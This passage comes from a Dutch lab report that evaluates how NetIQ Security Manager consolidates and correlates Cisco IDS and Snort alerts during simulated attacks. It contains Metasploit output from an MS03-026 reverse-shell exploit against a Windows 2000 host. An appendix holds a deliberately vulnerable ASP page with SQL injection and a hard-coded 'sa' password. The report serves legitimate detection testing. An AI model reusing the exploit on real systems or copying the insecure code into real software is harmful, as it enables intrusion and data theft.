msf msrpc_dcom_ms03_026(win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Connected to REMACT with group ID 0x887c
[*] Got connection from 172.16.50.5:4321 <-> 172.16.1.4:1087

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>hostname
hostname
SysteemC

C:\WINNT\system32>
```

Cisco IDS

Cisco IDS heeft hiervan geen melding gegenereerd, hoewel dat wel goed mogelijk was - de RPC exploit is goed herkenbaar aan de combinatie van TCP doelpoort (`135 | 139 | 445 | 593`) met een bepaalde byte-string in de payload (`| e8 77 cc e0 fd 7f cc e0 fd 7f |`). Een update van de signatures van Cisco IDS zou misschien uitkomst hebben geboden, hoewel het hierbij gaat om een exploit die al bestond vóór de laatst uitgevoerde signature update.

Snort

Snort genereerde de volgende meldingen:

```
[root@localhost root]# tail -n 0 -f /var/log/snort/alert_fast.log
05/20-10:35:18.774253  [**] [1:2251:7] NETBIOS DCERPC Remote Activation bind attempt [**] [Classification: Attempted Administrator Privilege
Gain] [Priority: 1] {TCP} 172.16.50.5:2407 -> 172.16.1.4:135
05/20-10:35:18.787685  [**] [1:2351:1] NETBIOS DCERPC ISystemActivator path overflow attempt little endian [**] [Classification: Attempted
Administrator Privilege Gain] [Priority: 1] {TCP} 172.16.50.5:2407 -> 172.16.1.4:135
05/20-10:35:18.992139  [**] [104:101:1] Spade: Rare but open dest port used [**] {TCP} 172.16.1.4:1553 -> 172.16.50.5:4321
```

NetIQ

De meldingen van Snort zijn geconsolideerd. Twee meldingen hadden prioriteit ***high*** en resulteerden daarom in console alerts.

Prioriteit	Naam	Beschrijving	Onderliggende events
Error	Alert - High Severity Alerts	NETBIOS DCERPC Remote Activation bind attempt Classification: Attempted Administrator Privilege Gain Protocol: TCP Source IP: 172.16.50.5 Source Port: 2407 Dest IP: 172.16.1.4 Dest Port: 135 For more information regarding the alert, go to http://www.netiq.com/webscripts/netiq_kb.asp?t=SNORT&p=2251 Message: snort: [1:2251:7] NETBIOS DCERPC Remote Activation bind attempt [Classification: Attempted Administrator Privilege Gain] [Priority: 1]: {TCP} 172.16.50.5:2407 -> 172.16.1.4:135	Error 5/20/2005 10:38:39 AM 172.16.2.2
Error	Alert - High Severity Alerts	NETBIOS DCERPC ISystemActivator path overflow attempt little endian Classification: Attempted Administrator Privilege Gain Protocol: TCP Source IP: 172.16.50.5 Source Port: 2407 Dest IP: 172.16.1.4	Error 5/20/2005 10:38:39 AM 172.16.2.2

		Dest Port: 135 For more information regarding the alert, go to http://www.netiq.com/webscripts/netiq_kb.asp?t=SNORT&p=2351 Message: snort: [1:2351:1] NETBIOS DCERPC ISystemActivator path overflow attempt little endian [Classification: Attempted Administrator Privilege Gain] [Priority: 1]: {TCP} 172.16.50.5:2407 -> 172.16.1.4:135	

Conclusie

Zowel Cisco IDS als Snort genereerden events bij de poortscan. In de penetrate-fase werden meldingen gegenereerd met prioriteit ***high*** en verschenen er bij NetIQ twee console alerts. Evenals bij de andere scenario's werden geen door NetIQ relaties ontdekt met de eerdere events.

Eindconclusie

Binnen te testomgeving zijn vier hack scenario's uitgevoerd, waaruit moest blijken of en hoe NetIQ de events die tijdens de scenario's door verschillende componenten worden gegenereerd kon consolideren en (vooral) ook correleren. De conclusie is dat events van alle componenten konden worden geconsolideerd, zonder veel aanpassingen te hoeven doen aan die componenten zelf – er hoefde alleen een regel te worden toegeveogd aan het bestand `/etc/syslog.conf` op de Snort server. NetIQ is in staat om gelijksoortige meldingen te herkennen en te aggregeren tot één concolse alert; zo verschijnt er bij een brute-force aanval op Terminal Services in principe slechts één melding voor de hele aanval, niet één melding *per mislukte inlogpoging*. Bij de testomgeving is NetIQ Security Manager gebruikt met out-of-the-box configuratie (standaard alerting beleid, standaard correlatieregels) zonder noemenswaardige aanpassingen. In de gebruikte configuratie werd geen enkel verband ontdekt tussen events uit verschillende fases van een aanval. Nimmer is bijvoorbeeld een gedetecteerde penetratie door NetIQ gerelateerd aan events die in de probe-fase zijn gegenereerd (zoals van een poortscan), hoewel al die events wel degelijk voor correlatie beschikbaar waren in de SQL Server database van NetIQ.

De Proof-of-Concept betrof een zinvol experiment, met als conclusie dat de gebruikte opstelling en de gebruikte configuratie goed werkzaam is voor wat betreft consolidatie van loggegevens van heterogene systemen, maar niet naar verwachting presteert voor wat betreft correlatiefuncties. De enige mogelijkheid om de correlatiefunctie in deze opstelling uit te breiden is het handmatige toevoegen van correlatieregels; maar dát is nu juist *precies* de kennis die men met een SIM-product zou verwachten in te kopen.

Bijlage - vuln.asp (scenario 3)

Hieronder volgt de listing van vuln.asp, de opzettelijk waardeloos geprogrammeerde ASP-pagina die bij scenario 3 is gebruikt ter demonstratie van SQL injectie.

```
<% @ LANGUAGE="VBSCRIPT" %>

<HTML>
    <HEAD>
        <TITLE>SQL injectie PoC</TITLE>
    </HEAD>

    <BODY bgcolor="white" topmargin="10" leftmargin="10">

      <h1>Zoek naar producten</h1>
      <form action="vuln.asp">
      ProductID = <input type=text name=pid>
      <input type=submit>
      </form>


      <% if (len(Request.QueryString("pid")) > 0) then %>


        <font size="4" face="Arial, Helvetica">
        <b>Gevonden producten</b></font><p>

            <%
                  Dim oConn
                  Dim strConn
                  Dim strQuery
                  Dim oCmd
                  Dim oRs
```

```
	Set oConn = Server.CreateObject("ADODB.Connection")
	Set oRs = Server.CreateObject("ADODB.Recordset")

	' Open ADO Connection using account "sa"
	' and blank password

	strConn="Provider=SQLOLEDB;User ID=sa;password=password;Initial Catalog=poc;Data Source=(local)"
	oConn.Open strConn
	Set oRs.ActiveConnection = oConn

	' Get recordset

	strQuery = "SELECT * FROM producten WHERE productid='"&Request.QueryString("pid")&"'"
	Response.Write "<pre>"&strQuery&"</pre>"


	oRs.Source = strQuery
	oRs.CursorType = adOpenStatic

	if (1) then
	' Open Recordset
	oRs.Open


%>

<table>
	<tr>
		<th>ID</th>
		<th>Naam</th>
	</tr>
<%
	Dim RecordCount
	RecordCount = 0
```

```
                Do while ((Not oRs.eof) And (RecordCount < oRs.PageSize)) %>

                      <tr>
                            <% For Index=0 to (oRs.fields.count-1) %>
                                  <TD VAlign=top><% = oRs(Index)%></TD>
                            <% Next %>
                      </tr>

                      <%
                            RecordCount = RecordCount + 1
                            oRs.MoveNext
                Loop
          %>

          </table>


          <%
                oRs.Close()
                oConn.Close()
                end if
          %>

     <% end if %>

   </BODY>
</HTML>
```

Bijlage - database ‘producten’ (scenario 3)

Hieronder volgt het SQL-scriptje dat is gebruikt voor de mini-database van scenario 3, t.b.v. demonstratie van SQL injectie.

```
create database poc;
use poc;

create table producten
(
      productid integer identity,
      productnaam varchar(50)
);

insert into producten (productnaam) values (‘boter’);
insert into producten (productnaam) values (‘kaas’);
insert into producten (productnaam) values (‘eieren’);
```